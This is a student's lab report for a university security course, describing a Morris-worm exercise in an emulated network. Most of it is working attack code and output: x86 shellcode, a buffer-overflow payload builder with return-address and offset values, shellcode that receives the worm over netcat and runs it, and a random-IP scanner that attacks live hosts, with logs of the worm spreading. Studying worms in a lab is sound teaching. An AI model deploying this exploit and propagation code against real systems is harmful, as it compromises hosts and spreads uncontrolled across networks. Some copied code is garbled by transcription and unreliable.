

CPS 472/572 Fall 2024
Prof: Zhongmei Yao
Lab 8 Report: Morris Worm Attack Lab

Dinesh Kumar Kala (kalad1@udayton.edu)

Student ID:101745354


1. Overview:

The Morris worm, created in 1988, was one of the first worms to spread over the Internet and became widely known in the media. Despite its age, the methods it used are still seen in modern worms, such as WannaCry. Worms generally have two key parts:

1. **Attack:** They exploit security weaknesses to access a target system.
2. **Self-Duplication:** Once inside, they make copies of themselves to spread further and continue the attack.

Takeaway: The Morris worm, introduced in 1988, was among the earliest worms to spread over the Internet, and its methods are still seen in modern worms like WannaCry. Worms generally work by exploiting system vulnerabilities to gain access and then replicating themselves to infect other systems. This lab provides a hands-on opportunity to learn about worms by creating a basic one in stages and testing it in a controlled, simulated Internet. While named after the Morris worm, the techniques explored are broadly applicable and demonstrate how worms propagate through networks.


2. Lab setup:



```
[12/07/24]seed@VM:~/internet-nano$ dcbuild
seedemu-internet-client uses an image, skipping
Building morris-worm-base
Step 1/7 : FROM hands-on-security/seedemu-multiarch-base:buildx-latest
--> 170a7a0b8e75
Step 2/7 : ARG DEBIAN_FRONTEND=noninteractive
--> Using cache
--> e71936ed8633
Step 3/7 : RUN apt-get update && apt-get install python3.8-distutils
--> Using cache
--> 8336732a9705
Step 4/7 : COPY server /bof/server
--> Using cache
--> bc786bc8114a
Step 5/7 : COPY stack /bof/stack
--> Using cache
--> 36e38555a4f0
Step 6/7 : RUN chmod +x /bof/server
--> Using cache
--> a20c26695ed1
Step 7/7 : RUN chmod +x /bof/stack
--> Using cache
--> a3c8aa7a169f

[12/07/24]seed@VM:~/internet-nano$ dcup
Starting seedemu internet_map ... done
Starting internet-nano morris-worm-base_1 ... done
Starting internet-nano_39e016aa9e819f203ebc1809245a5818_1 ... done
Starting as153r-router0-10.153.0.254 ... done
Starting as152r-router0-10.152.0.254 ... done
Starting as151r-router0-10.151.0.254 ... done
Starting as100rs-ix100-10.100.0.100 ... done
Starting internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1 ... done
Starting as152h-host 1-10.152.0.72 ... done
Starting as152h-host 0-10.152.0.71 ... done
Starting as151h-host 4-10.151.0.75 ... done
Starting as151h-host 0-10.151.0.71 ... done
Starting as151h-host 1-10.151.0.72 ... done
Starting as151h-host 2-10.151.0.73 ... done
Starting as152h-host 2-10.152.0.73 ... done
Starting as152h-host 3-10.152.0.74 ... done
Starting as151h-host 3-10.151.0.74 ... done
Starting as153h-host 0-10.153.0.71 ... done
Starting as153h-host 4-10.153.0.75 ... done
Starting as152h-host 4-10.152.0.75 ... done
Starting as153h-host 1-10.153.0.72 ... done
```


I successfully build the docker from the nano=internet and started the docker container.



After that i went to the localhost:8080/map.html and i got this website. Which says my lab setup is correct.

Takeaway: The lab provides a pre-built emulator in Python code and container files. After downloading and extracting the Labsetup.zip, the emulator is run using Docker commands on a SEED Ubuntu 20.04 VM. Aliases for common commands are provided, and container shells can be accessed with "docker ps" and "docker exec."


3. Task 1: GetFamiliar with the Lab Setup



I randomly opened consoles of the two hosts from different nodes and pinged the host-1 ip address in the host-2 terminal and the got the ping.

Takeaway: The lab uses a nano Internet setup with 15 containers, consisting of three autonomous systems, each with five hosts. To start it, navigate to the appropriate folder, build, and run the containers using Docker commands. After the emulator starts, you can view the network diagram in a browser. By pinging a specific IP address (1.2.3.4), the infected host will flash on the map, providing a visual indication of infection. This setup helps track the spread of the worm by showing which hosts are compromised in real-time.

4. Task2: Attack the First Target

A terminal window titled 'seed@VM: ~/.../Internet-nano' with a search bar and window controls. The terminal shows a command being executed: 'sudo /sbin/sysctl -w kernel.randomize_va_space=0'. The output is 'kernel.randomize_va_space = 0'. The prompt is '[12/07/24]seed@VM:~/.../Internet-nano\$'.

```
Dec 7 19:21 •
seed@VM: ~/.../Internet-nano
[12/07/24]seed@VM:~/.../Internet-nano$ sudo /sbin/sysctl -w kernel.randomize_va_
space=0
kernel.randomize_va_space = 0
[12/07/24]seed@VM:~/.../Internet-nano$
```

Using the above command i disabled the address randomization its the 1st step of the attack

Takeaway: This task focuses on exploiting a buffer-overflow vulnerability in a vulnerable server installed on all containers. Address randomization is disabled to simplify the attack, making it easier to exploit the vulnerability. The task mirrors the Level-1 Buffer-Overflow Lab, allowing reuse of code. The goal is to demonstrate the worm's ability to exploit the vulnerability and run malicious code, with detailed attack instructions available in the Buffer-Overflow Attack Lab.

Task 2.1: The Skeleton Code

```

Text Editor
Dec 7 19:22
worm.py
~/kala_lab8/Labsetup(6)/Labsetup/worm

1#!/bin/env python3
2import sys
3import os
4import time
5import subprocess
6from random import randint
7
8# You can use this shellcode to run any command you want
9shellcode= (
10     "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
11     "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
12     "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
13     "\xff\xff\xff"
14     "AAAABBBBCCCCDDDD"
15     "/bin/bash*"
16     "-c*"
17     # You can put your commands in the following three lines.
18     # Separating the commands using semicolons.
19     # Make sure you don't change the length of each line.
20     # The * in the 3rd line will be replaced by a binary zero.
21     "echo '(^_^) Shellcode is running (^_^)';"
22     " "
23     " *"
24     "123456789012345678901234567890123456789012345678901234567890"
25     # The last line (above) serves as a ruler, it is not used
26 ).encode('latin-1')
27
28
29# Create the badfile (the malicious payload)
30def createBadfile():

```

By default, they gave me a worm.py code in the lab setup which is a skeleton code.

Takeaway: This task focuses on completing the createBadfile() function to generate the malicious payload for a buffer-overflow attack. The worm targets a host (initially hard-coded as 10.151.0.71) and runs a ping command in the background to visualize the attack, with the Map application flashing the compromised host's node upon receiving ICMP messages. Later tasks will dynamically generate the target IP address.

2.2 creating bad file

```
Text Editor  Dec 7 19:24
worm.py
~/kala_lab8/worm

30
31 # Create the badfile (the malicious payload)
32 def createBadfile():
33     content = bytearray(0x90 for i in range(500))
34     #####
35     # Put the shellcode at the end
36     content[500-len(shellcode):] = shellcode
37
38     ret = 0xffffd5f8 + 40 # Need to change
39     offset = 0xffffd5f8 - 0xffffd588 + 4 # Need to change
40
41     content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
42     #####
43
44     # Save the binary code to file
45     with open('badfile', 'wb') as f:
46         f.write(content)
47
48
```

In worm.py i added the ret and offset values which will create a badfile.

```
Dec 7 19:27
seed@VM: ~/.../worm

[12/07/24]seed@VM:~/.../worm$ chmod +x worm.py
[12/07/24]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
The host is already infected; do nothing and exit!
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
*** 10.152.0.72 is alive, launch the attack
*****
>>>> Attacking 10.152.0.72 <<<<
*****
[12/07/24]seed@VM:~/.../worm$ chmod +x worm.py
[12/07/24]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
Command 'ping -q -c1 -W1 10.155.0.70' returned non-zero exit status 1.
Command 'ping -q -c1 -W1 10.154.0.79' returned non-zero exit status 1.
Command 'ping -q -c1 -W1 10.155.0.74' returned non-zero exit status 1.
*** 10.152.0.75 is alive, launch the attack
*****
>>>> Attacking 10.152.0.75 <<<<
*****
[12/07/24]seed@VM:~/.../worm$
```


After that i gave the file execution permission to the python code using chmod +x and executed the python file. And attack launched successfully.

```
Dec 7 19:28 •
seed@VM: ~/.../Internet-nano
seed@VM: ~/.../Internet-nano
bin/zsh' to attach to this node
as153h-host_0-10.153.0.71 | ready! run 'docker exec -it 02c2bff6e8a6 /
bin/zsh' to attach to this node
as151h-host_1-10.151.0.72 | ready! run 'docker exec -it 2f2981075f50 /
bin/zsh' to attach to this node
as153h-host_1-10.153.0.72 | ready! run 'docker exec -it 354c503bb557 /
bin/zsh' to attach to this node
as153h-host_3-10.153.0.74 | ready! run 'docker exec -it e6a05aa6ba78 /
bin/zsh' to attach to this node
as152h-host_2-10.152.0.73 | ready! run 'docker exec -it 5277c223b12f /
bin/zsh' to attach to this node
as151h-host_2-10.151.0.73 | ready! run 'docker exec -it a2004d209366 /
bin/zsh' to attach to this node
seedemu_internet_map | 2024-12-08 00:17:26.372 ERROR [Controller
src/utils/controller.ts:94 Socket.<anonymous>] b0e348e47426f9204949f2f69d354abf
5f0b4bf2513147992558c36c63f33fcf sends another _BEGIN_RESULT_ while the last mes
sage was not finished.
as152h-host_1-10.152.0.72 | Starting stack
as152h-host_1-10.152.0.72 | (^_^) Shellcode is running (^_^)
as152h-host_1-10.152.0.72 | Listening on 0.0.0.0 9999
as152h-host_4-10.152.0.75 | Starting stack
as152h-host_4-10.152.0.75 | (^_^) Shellcode is running (^_^)
as152h-host_4-10.152.0.75 | Listening on 0.0.0.0 9999
```

We can clearly see that the stack is started and listening on 0.0.0.0.9999

Takeaway: In this task, a benign message is sent to the target server to retrieve internal parameters that help construct the attack in the `createBadfile()` function. This function generates a payload with shellcode and a return address. Running the `worm.py` script sends the payload to the server, and a smiley face on the target machine indicates the attack succeeded. The script is made executable before running.

2.3 The shell code



```
1#!/bin/env python3
2import sys
3import os
4import time
5import subprocess
6from random import randint
7
8# You can use this shellcode to run any command you want
9shellcode = (
10    "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
11    "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
12    "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
13    "\xff\xff\xff"
14    "AAAABBBBCCCCDDDD"
15    "/bin/bash*"
16    "-c*"
17    # You can put your commands in the following three lines.
18    # Separating the commands using semicolons.
19    # Make sure you don't change the length of each line.
20    # The * in the 3rd line will be replaced by a binary zero.
21    " echo '(^_^) Shellcode is running (^_^)';"
22    " nc -lnv -w5 9999 > worm.py && python3 worm.py;"
23    " "
24    " "
25    "123456789012345678901234567890123456789012345678901234567890"
26    # The last line (above) serves as a ruler, it is not used
27).encode('latin-1')
28
29
```

I used this shell code in worm.py which plays main role. And when we run the worm.py file this shell code is saved on the badfile.

Takeaway: In this task, a provided generic shellcode runs commands on the target server. Commands are inserted into three predefined lines, each 60 characters long, with a total space allowing up to 180 bytes. Exceeding this limit will truncate the commands. The line lengths should not be altered to ensure the shellcode functions correctly.

5. Task 3: self Duplication

```

Text Editor  Dec 7 13:08
Open  first-target.py  /kala_lab/worm

worm.py  first-target.py

57 print(f"sent worm.py to {targetIP}, in first-target.py***", flush=True)
58
59 # After sending the worm, print a message indicating success
60 print("Worm has been sent to the first target!", flush=True)'''
61
62 shellcode= (
63     "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
64     "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
65     "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
66     "\xff\xff\xff"
67     "AAAABBBBCCCCDDDD"
68     "/bin/bash*"
69     "-c*"
70     "# You can put your commands in the following three lines."
71     "# Separating the commands using semicolons."
72     "# Make sure you don't change the length of each line."
73     "# The * in the 3rd line will be replaced by a binary zero."
74     "echo '(^_^) Shellcode is running (^_^)'; "
75     "nc -lnv -w5 9999 > worm.py && python3 worm.py; "
76     " "
77     "*"
78     "\0"
79     "# The last line (above) serves as a ruler, it is not used
80 ).encode('latin-1')
81
82 # Create the badfile (the malicious payload)
83 def createBadfile(): # same as before

```

To do this task, i created another .py file and make sure that the shell code in the first-target and worm.py are same.

```


Text Editor  Dec 7 19:32
Open  worm.py  ~/kala_lab/Labsetup(6)/Labsetup/worm

worm.py

1 #!/bin/env python3
2 import sys
3 import os
4 import time
5 import subprocess
6 from random import randint
7
8 # You can use this shellcode to run any command you want
9 shellcode= (
10     "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
11     "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
12     "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
13     "\xff\xff\xff"
14     "AAAABBBBCCCCDDDD"
15     "/bin/bash*"
16     "-c*"
17     "# You can put your commands in the following three lines."
18     "# Separating the commands using semicolons."
19     "# Make sure you don't change the length of each line."
20     "# The * in the 3rd line will be replaced by a binary zero."
21     "echo '(^_^) Shellcode is running (^_^)'; "
22     " "
23     "*"
24     "123456789012345678901234567890123456789012345678901234567890"
25     "# The last line (above) serves as a ruler, it is not used
26 ).encode('latin-1')
27


```

This the shell code from worm.py



```
57 print(f"sent worm.py to {targetIP}, in first-target")
58
59 # After sending the worm, print a message indicating
60 print("Worm has been sent to the first target!")
61
62 shellcode = (
63     "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c"
64     "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89"
65     "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0"
66     "\xff\xff\xff"
67     "AAAABBBBCCCCDDDD"
68     "/bin/bash*"
69     ".c*"
70 )
71 # You can put your commands in the following
72
73 [12/07/24]seed@VM: ~/first-target.py
74 start of first-target.py
75 >>>> Attacking 10.151.0.71 <<<<
76 after cat-badfile to 10.151.0.71, in first-target.py**
77 *sent worm.py to 10.151.0.71, in first-target.py**
78 [12/07/24]seed@VM: ~/first-target.py
79 [12/07/24]seed@VM: ~/first-target.py
80 start of first-target.py
81 >>>> Attacking 10.151.0.71 <<<<
82 after cat-badfile to 10.151.0.71, in first-target.py**
83 *sent worm.py to 10.151.0.71, in first-target.py**
84 [12/07/24]seed@VM: ~/first-target.py
85 # Put the shellcode at the end
86
```

Then i gave executable permissions to both files and then executed the first-target.py file and it executed successfully.



```
as151h-host_0-10.151.0.71
as151h-host_2-10.151.0.73
as151h-host_2-10.151.0.73
as151h-host_2-10.151.0.73
as151h-host_0-10.151.0.71
89: command not found
as151h-host_0-10.151.0.71
as151h-host_0-10.151.0.71
as151h-host_0-10.151.0.71
as151h-host_0-10.151.0.71
as151h-host_0-10.151.0.71
as151h-host_0-10.151.0.71
as151h-host_0-10.151.0.71
as151h-host_2-10.151.0.73
as151h-host_2-10.151.0.73
as151h-host_2-10.151.0.73
as151h-host_2-10.151.0.73

*****
Starting stack
(^_^) Shellcode is running (^_^)
Listening on 0.0.0.0 9999
/bin/bash: *1234567890123456789012345678901234567
*****
Starting stack
(^_^) Shellcode is running (^_^)
Listening on 0.0.0.0 9999
Connection received on 10.151.0.1 52562
The worm has arrived on this host ^_^
*****
>>>> Attacking 10.151.0.73 <<<<
*****
Starting stack
(^_^) Shellcode is running (^_^)
Listening on 0.0.0.0 9999
```

Here is the output for the Task.

Takeaway: I focused on the self-duplication part of a worm, explaining two strategies: one where the worm's code is fully contained in the shellcode, and the other, used by the Morris worm, where the attack code is split into a pilot code and a larger payload. The pilot code runs first and retrieves the larger payload. I also described how worms transfer files between machines using the `nc` (netcat) command, allowing direct client-server communication to send or receive files.

6. Task 4: Propagation

```
Text Editor Dec 7 13:26
worm.py
first-tan

134 f.write(content)
135
136
137 # Find the next victim (return an IP address).
138 # Check to make sure that the target is alive.
139 def getNextTarget():
140     while True:
141         x = randint(151, 155)
142         y = randint(70, 80)
143         ip = f'10.{x}.0.{y}'
144         # Testing whether a machine is alive or not.
145         try:
146             output = subprocess.check_output(f'ping -q -c1 -W1 {ip}', shell=True)
147             result = output.find(b'l received')
148             if result == -1:
149                 print(f'{ip} is not alive", flush=True)
150             else:
151                 print(f"*** {ip} is alive, launch the attack", flush=True)
152                 return ip
153         except subprocess.CalledProcessError as ex:
154             print(ex)
155
156
157 #####
158
159 print("The worm has arrived on this host ^_^", flush=True)
160
161 # This is for visualization. It sends an ICMP echo message to
```

In this task i added code to the getNext target function. It randomly checks the host is alive or not and if yes then it attack that host.

```
Dec 7 13:27
seed@VM: ~/.../worm

[12/07/24]seed@VM:~/.../worm$ chmod +x worm.py
[12/07/24]seed@VM:~/.../worm$ chmod +x first-target.py
[12/07/24]seed@VM:~/.../worm$ ./first-target.py
start of first-target.py
>>>> Attacking 10.151.0.71 <<<<
after cat-badfile to 10.151.0.71, in first-target.py**
*sent worm.py to 10.151.0.71, in first-target.py**
[12/07/24]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
Command 'ping -q -c1 -W1 10.155.0.77' returned non-zero exit status 1.
*** 10.151.0.73 is alive, launch the attack
*****
>>>> Attacking 10.151.0.73 <<<<
*****
[12/07/24]seed@VM:~/.../worm$
```

I gave permission to both and executed the first-target.py file it checked the host and host is alive and then it attacks the host.

